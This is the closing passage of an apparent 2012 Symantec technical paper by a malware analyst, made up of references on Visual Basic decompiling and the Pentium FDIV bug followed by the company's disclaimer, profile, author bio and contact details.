http://msdn.microsoft.com/en-us/library/windows/desktop/ms724482%28v=vs.85%29.aspx

Pentium FDIV bug (Wikipedia)
http://en.wikipedia.org/wiki/Pentium_FDIV_bug

Visual Basic Decompiling / Visual Basic Image Internal Structure Format (2004, Alex Ionescu, RELSOFT TECHNOLOGIES)
http://www.alex-ionescu.com/vb.pdf

VISUAL BASIC REVERSED – A decompiling approach (Andrea Geddon)
http://www.reteam.org/papers/e46.pdf

Any technical information that is made available by Symantec Corporation is the copyrighted work of Symantec Corporation and is owned by Symantec Corporation.

NO WARRANTY . The technical information is being delivered to you as is and Symantec Corporation makes no warranty as to its accuracy or use. Any use of the technical documentation or the information contained herein is at the risk of the user. Documentation may include technical or other inaccuracies or typographical errors. Symantec reserves the right to make changes without prior notice.

About Symantec

Symantec is a global leader in providing security, storage and systems management solutions to help businesses and consumers secure and manage their information. Headquartered in Moutain View, Calif., Symantec has operations in more than 40 countries. More information is available at www.symantec.com.

About the author

Masaki Suenaga is a Principal Software Engineer based in Tokyo specializing in analysis of malicious code.

For specific country offices and contact numbers, please visit our Web site. For product information in the U.S., call toll-free 1 (800) 745 6054.

Symantec Corporation
World Headquarters
350 Ellis Street
Mountain View, CA 94043 USA
+1 (650) 527-8000
www.symantec.com

Copyright © 2012 Symantec Corporation. All rights reserved. Symantec and the Symantec logo are trademarks or registered trademarks of Symantec Corporation or its affiliates in the U.S. and other countries. Other names may be trademarks of their respective owners.